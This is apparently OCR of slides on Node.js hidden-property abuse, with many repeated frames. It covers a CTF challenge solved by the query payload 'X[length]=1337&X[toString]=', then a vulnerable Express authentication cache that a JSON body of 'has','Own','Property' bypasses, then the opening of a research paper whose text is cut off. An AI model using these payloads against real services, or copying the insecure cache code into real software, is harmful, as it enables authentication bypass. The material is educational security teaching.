        res.end("Close, but no cigar.")
      } catch {
        res.end(FLAG)
      }

    } else {
      res.end("No way.")
      return
    }
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
      } catch {
        res.end(FLAG)
      }

    } else {
      res.end("No way.")
      return
    }
  })
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
      } catch {
        res.end(FLAG)
      }

    } else {
      res.end("No way.")
      return
    }
  })
```

# Gynvael Challenge #2

# Gynvael Challenge #2

```
http://challenges.gynvael.stream:5002/?X[length]=1337&X[toString]=
```

# Gynvael Challenge #2

```
http://challenges.gynvael.stream:5002/?X[length]=1337&X[toString]=
```

# Vida Real

# Vida Real

```
POST /authenticate HTTP/1.1
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
Cache-Control: no-cache
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
Cache-Control: no-cache
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
Cache-Control: no-cache

{
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
Cache-Control: no-cache

{
    "accessToken":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIx
MjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNT
E2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_ad
Qssw5c",
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
Cache-Control: no-cache

{
    "accessToken":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIx
MjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNT
E2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_ad
Qssw5c",
    "tenantId": "tenant_abc123",
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
Cache-Control: no-cache

{
    "accessToken":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIx
MjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNT
E2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_ad
Qssw5c",
    "tenantId": "tenant_abc123",
    "apiKey":
"sk_live_51Hb9djKFbxC3h6XsPb9xh6qp8V1Ay5h3Z"
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
Cache-Control: no-cache

{
    "accessToken":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIx
MjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNT
E2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_ad
Qssw5c",
    "tenantId": "tenant_abc123",
    "apiKey":
"sk_live_51Hb9djKFbxC3h6XsPb9xh6qp8V1Ay5h3Z"
}
```

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
Cache-Control: no-cache

{
    "accessToken":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIx
MjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNT
E2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_ad
Qssw5c",
    "tenantId": "tenant_abc123",
    "apiKey":
"sk_live_51Hb9djKFbxC3h6XsPb9xh6qp8V1Ay5h3Z"
}
```

# Vida Real

# Vida Real

```
const express = require('express');
```

# Vida Real

```
const express = require('express');
const router = express.Router();
```

# Vida Real

```
const express = require('express');
const router = express.Router();
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };

    res.json(access.data);
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };

    res.json(access.data);
  } catch (error) {
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };

    res.json(access.data);
  } catch (error) {
    console.error('Authentication error:', error);
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };

    res.json(access.data);
  } catch (error) {
    console.error('Authentication error:', error);
    res.status(500).json({ error: 'Authentication failed' });
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };

    res.json(access.data);
  } catch (error) {
    console.error('Authentication error:', error);
    res.status(500).json({ error: 'Authentication failed' });
  }
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };

    res.json(access.data);
  } catch (error) {
    console.error('Authentication error:', error);
    res.status(500).json({ error: 'Authentication failed' });
  }
});
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };

    res.json(access.data);
  } catch (error) {
    console.error('Authentication error:', error);
    res.status(500).json({ error: 'Authentication failed' });
  }
});
```

# Vida Real

```
const express = require('express');
const router = express.Router();

const authCache = {};

router.post('/authenticate', async (req, res) => {
  const { accessToken, tenantId, apiKey } = req.body;
  let cacheKey = accessToken + tenantId + apiKey;

  if (authCache.hasOwnProperty(cacheKey)) {
    const cachedAuth = authCache[cacheKey];
    const currentTime = Date.now();
    // Check if the cached result is still valid (e.g., not older than 5 minutes)
    if (currentTime - cachedAuth.ts < 5 * 60 * 1000) {
      return res.json(cachedAuth.result);
    }
  }
  try {
    const access = await authenticateUser(accessToken, tenantId, apiKey);

    authCache[cacheKey] = { result: access.data, ts: Date.now() };

    res.json(access.data);
  } catch (error) {
    console.error('Authentication error:', error);
    res.status(500).json({ error: 'Authentication failed' });
  }
});

module.exports = router;
```


# Vida Real

# Vida Real

```
POST /authenticate HTTP/1.1
Host: api.example.com
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.28.4
Cache-Control: no-cache

{
    "accessToken": "has",
    "tenantId": “Own",
    "apiKey": "Property"
}
```

# Vida Real



# Hidden Property Abusing

## Abusing Hidden Properties to Attack the Node.js Ecosystem

Feng Xiao Jianwei Huang† Yichang Xiong* Guangliang Yang
Hong Hu‡ Guofei Gu† Wenke Lee


*GeorgiaTech* †*Texas A&M* ‡*PennState* **Independent*

### Abstract

wadays, Node.js has been widely used in the development
server-side and desktop programs (e.g., Skype), with its
ss-platform and high-performance execution environment
avaScript. In past years, it has been reported other dynamic

The prominence of Node.js makes its security
Specifically, once a widely-used module is found to
nerable, a huge number of Node.js applications may
